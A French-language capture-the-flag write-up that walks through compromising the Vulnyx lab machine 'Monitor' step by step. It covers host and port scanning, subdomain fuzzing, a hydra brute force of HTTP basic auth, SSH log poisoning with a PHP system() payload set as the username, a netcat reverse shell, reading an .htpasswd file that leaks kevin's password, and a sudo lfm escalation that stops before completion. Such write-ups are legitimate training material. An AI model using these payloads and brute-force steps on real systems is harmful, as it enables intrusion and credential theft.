Monitor
Monitor est une machine de niveau difficile créer par d4t4s3c de la plateforme Vulnyx, la machine est vulnérable aux attaques par empoisonnement de log ssh sur l'IPv6, divulgation de l'identifiant de compte kevin via le fichier .htpasswd ainsi que l'escalade au compte root en servant du privilège sudo accorde au programme lfm
Reconnaissance
faisons la découverte d’hôte sur l’interface eth0 local, pour trouver ‘IP Cible’
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.2	08:00:27:90:ba:ec	PCS Systemtechnik GmbH
10.0.2.19	08:00:27:4c:11:7b	PCS Systemtechnik GmbH
l’adresse IP Cible a été identifier il s’agit de 10.0.2.19
nous allons commencé par le balayage de ports
1
2
3
4
5
6
7
8
9
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.19
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-23 07:42 -0400
Nmap scan report for 10.0.2.19
Host is up (0.00064s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:4C:11:7B (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 80 -A -O -sCV 10.0.2.19
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-23 07:43 -0400
Nmap scan report for 10.0.2.19
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:4C:11:7B (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
nous avons trouver un seul port ouvert sur IPv4
Enumération Web
commençons par l’énumération active a l’adresse http://10.0.2.19

nous avons la page par défaut d’apache, regardions le code source de la page

nous avons trouver le domaine vhost dans le code source de la page, nous allons créer un resolution dns du vhosts
1
2
3
4
┌──(d4fl0n㉿kali)-[~]
└─$ echo "10.0.2.19 monitoring.nyx" | sudo tee -a /etc/hosts
[sudo] password for d4fl0n:
10.0.2.19 monitoring.nyx
sur le domaine domaine vhost trouver c’est toujours la page par défaut d’apache

nous avons faire du brute force de sous-domaine
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(d4fl0n㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.0.2.19 -H "Host: FUZZ.monitoring.nyx" -fw 3445

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.19
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.monitoring.nyx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 3445
________________________________________________

event                   [Status: 403, Size: 285, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [114442/114442] :: Job [1/1] :: 1025 req/sec :: Duration: [0:02:00] :: Errors: 0 ::
nous avons trouver un sous-domaine nommé event.monitoring.nyx, ajoutons le au fichier /etc/hosts en le pointant sur l’adresse IP pour une résolution
1
2
3
4
┌──(d4fl0n㉿kali)-[~]
└─$ echo "10.0.2.19 event.monitoring.nyx" | sudo tee -a /etc/hosts
[sudo] password for d4fl0n:
10.0.2.19 event.monitoring.nyx
visitons notre le sous-domaine

nous n’avons pas la permission, peut-être il s’agit d’un fichier .htaccess, nous allons essayer de faire du brute force de chemin et fichier
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(d4fl0n㉿kali)-[~]
└─$ dirsearch -u http://event.monitoring.nyx/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/d4fl0n/reports/http_event.monitoring.nyx/__26-10-23_09-08-00.txt

Target: http://event.monitoring.nyx/

[09:08:00] Starting:
[09:08:00] 401 -  467B  - /.admin/
[09:08:00] 401 -  467B  - /.admin

Task Completed
nous avons trouver une chemin /.admin/ qui est protéger par un htpasswd

nous faire du brute force pour trouver le mot de passe, comme le chemin est /.admin/ nous allons utilisé admin comme username
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt event.monitoring.nyx -s 80 http-get '/.admin/'
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-23 09:12:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://event.monitoring.nyx:80/.admin/
[80][http-get] host: event.monitoring.nyx   login: admin   password: system
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-23 09:12:36
Bingo nous avons trouver le mot de passe en un rien de temps
1
admin:system
connexion a la page /.admin/

nous somme encore confronter au problème de permission, nous faire du brute force des fichier
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[~]
└─$ dirb http://event.monitoring.nyx/.admin/ -u 'admin:system' -X .php,.bak

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 23 09:19:59 2026
URL_BASE: http://event.monitoring.nyx/.admin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:system
EXTENSIONS_LIST: (.php,.bak) | (.php)(.bak) [NUM = 2]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://event.monitoring.nyx/.admin/ ----
+ http://event.monitoring.nyx/.admin/event.php (CODE:200|SIZE:133)

-----------------
END_TIME: Fri Oct 23 09:20:42 2026
DOWNLOADED: 9224 - FOUND: 1
nous avons trouver un Endpoint event.php qui une fois accès nous n’avons rien 
pendant un long moment nous avons rien trouver sur cette page et même le brute force avec la grande liste n’a rien donné, nous allons retourner vers l’IPv6
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- -6 fe80::a00:27ff:fe4c:117b
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-23 07:50 -0400
Nmap scan report for fe80::a00:27ff:fe4c:117b
Host is up (0.00093s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:4C:11:7B (Oracle VirtualBox virtual NIC)
d’après le scan IPv6 nous avons trouver un port de plus qui est le ssh qui nous n’avons pas sur l’IPv4 nous allons tester la connectivité au ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(d4fl0n㉿kali)-[~]
└─$ ssh -6 admin@fe80::a00:27ff:fe4c:117b%eth0
The authenticity of host 'fe80::a00:27ff:fe4c:117b%eth0 (fe80::a00:27ff:fe4c:117b%eth0)' can't be established.
ED25519 key fingerprint is: SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'fe80::a00:27ff:fe4c:117b%eth0' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@fe80::a00:27ff:fe4c:117b%eth0: Permission denied (publickey).

┌──(d4fl0n㉿kali)-[~]
└─$ ssh -6 admin@fe80::a00:27ff:fe4c:117b%eth0
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@fe80::a00:27ff:fe4c:117b%eth0: Permission denied (publickey).

┌──(d4fl0n㉿kali)-[~]
└─$ ssh -6 admin@fe80::a00:27ff:fe4c:117b%eth0
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@fe80::a00:27ff:fe4c:117b%eth0: Permission denied (publickey).

┌──(d4fl0n㉿kali)-[~]
└─$ ssh -6 admin@fe80::a00:27ff:fe4c:117b%eth0
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@fe80::a00:27ff:fe4c:117b%eth0: Permission denied (publickey).
la connexion par mot de passe est refuser retournons sur notre page event.php


Bingo là nous avons l’historique de notre connexion au ssh c’est qui est portant c’est que la sortie est dans un fichier php donc nous pouvons l’empoisonné pour exécuter des commande sur le serveur
utilisons le Framework metasploit pour l’empoisonnement de log ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
msf > search ssh_login

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login  .                normal  No     SSH Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

msf > use 0
msf auxiliary(scanner/ssh/ssh_login) >
1
2
3
4
5
6
7
8
9
10
11
12
13
14
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS fe80::a00:27ff:fe4c:117b
RHOSTS => fe80::a00:27ff:fe4c:117b
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME "<?php system('id');?>
[-] Parse error: Unmatched quote: "set USERNAME \"<?php system('id');?>"
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME "<?php system('id');?>"
USERNAME => <?php system('id');?>
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD admin
PASSWORD => admin
msf auxiliary(scanner/ssh/ssh_login) > run
[*] [fe80::a00:27ff:fe4c:117b]:22 - Starting bruteforce
[*] fe80::a00:27ff:fe4c:117b:22 SSH - Testing User/Pass combinations
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >

nous avons définir notre username en <?php system('id');?>, ce qui permet l’exécution de la commande id si le code php a été interpréter

Ouais notre commande a été exécuter, nous allons maintenant implémentée un shell web pour la persistante
notre shell est opérationnel
Exploitation - Reverse shell
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.19] 44552
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
reverse shell obtenu
Exploitation - shell interactif
1
2
3
4
5
6
7
8
9
10
11
12
script -q /dev/null -c bash
www-data@monitor:/var/www/site/.admin$ ^Z
zsh: suspended  nc -nvlp 4444

┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 4444

www-data@monitor:/var/www/site/.admin$ export TERM=xterm-256color
www-data@monitor:/var/www/site/.admin$ stty rows 48 cols 244
www-data@monitor:/var/www/site/.admin$ source /etc/skel/.bashrc
www-data@monitor:/var/www/site/.admin$ reset
Post Exploitation - Enumération système
énumérons les utilisateurs system
1
2
3
4
www-data@monitor:/var/www/site/.admin$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
kevin:x:1000:1000:kevin:/home/kevin:/bin/bash
www-data@monitor:/var/www/site/.admin$
nous avons de utilisateur pour l’escalade nous allons passer de www-data –> kevin –> root
comme nous avons un fichier htpasswd qui bloque notre accès au moment de l’énumération web nous allons lire la configuration apache pour trouver l’emplacement de ce fichier et de le lire
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
www-data@monitor:/etc/apache2$ cat apache2.conf

<Directory />
	Options FollowSymLinks
	AllowOverride None
	Require all denied
</Directory>

<Directory /usr/share>
	AllowOverride None
	Require all granted
</Directory>

<Directory /var/www/>
	Options Indexes FollowSymLinks
	AllowOverride None
	Require all granted
</Directory>

<Directory /var/www/site>
	Options Indexes FollowSymLinks
	AllowOverride None
	Require all granted
	Options -Indexes
</Directory>

<Directory /var/www/site/.admin/>
	AuthType basic
	AuthName "Admin Login"
	AuthUserFile /etc/apache2/.htpasswd
	Require valid-user
	Options -Indexes
</Directory>
d’après la sortie de apache2.conf le fichier est dans AuthUserFile /etc/apache2/.htpasswd
lisons le fichier
1
2
3
www-data@monitor:/etc/apache2$ cat /etc/apache2/.htpasswd
admin:$apr1$3Duw.Wk/$tTB.rbcdqZvDC53SFe8Ab/
#kevin:$up3r_$3cUr3_@p@CHe
sortie nous indique le l’utilisateur kevin ainsi que sont mot de passe
connexion au compte Kevin avec les infos trouvé
1
2
3
4
5
www-data@monitor:/etc/apache2$ su kevin
Password:
kevin@monitor:/etc/apache2$ id
uid=1000(kevin) gid=1000(kevin) grupos=1000(kevin)
kevin@monitor:/etc/apache2$
nous somme connecter au compte de kevin énumérons la permission sudo -l
1
2
3
4
5
6
Matching Defaults entries for kevin on monitor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kevin may run the following commands on monitor:
    (root) NOPASSWD: /usr/bin/lfm
kevin@monitor:/etc/apache2$
1
kevin@monitor:/etc/apache2$ sudo /usr/bin/lfm
kevin a la permission d’exécuter le programme lfm avec le privilège root, nous allons s’en servir de sa pour escalé au compte root
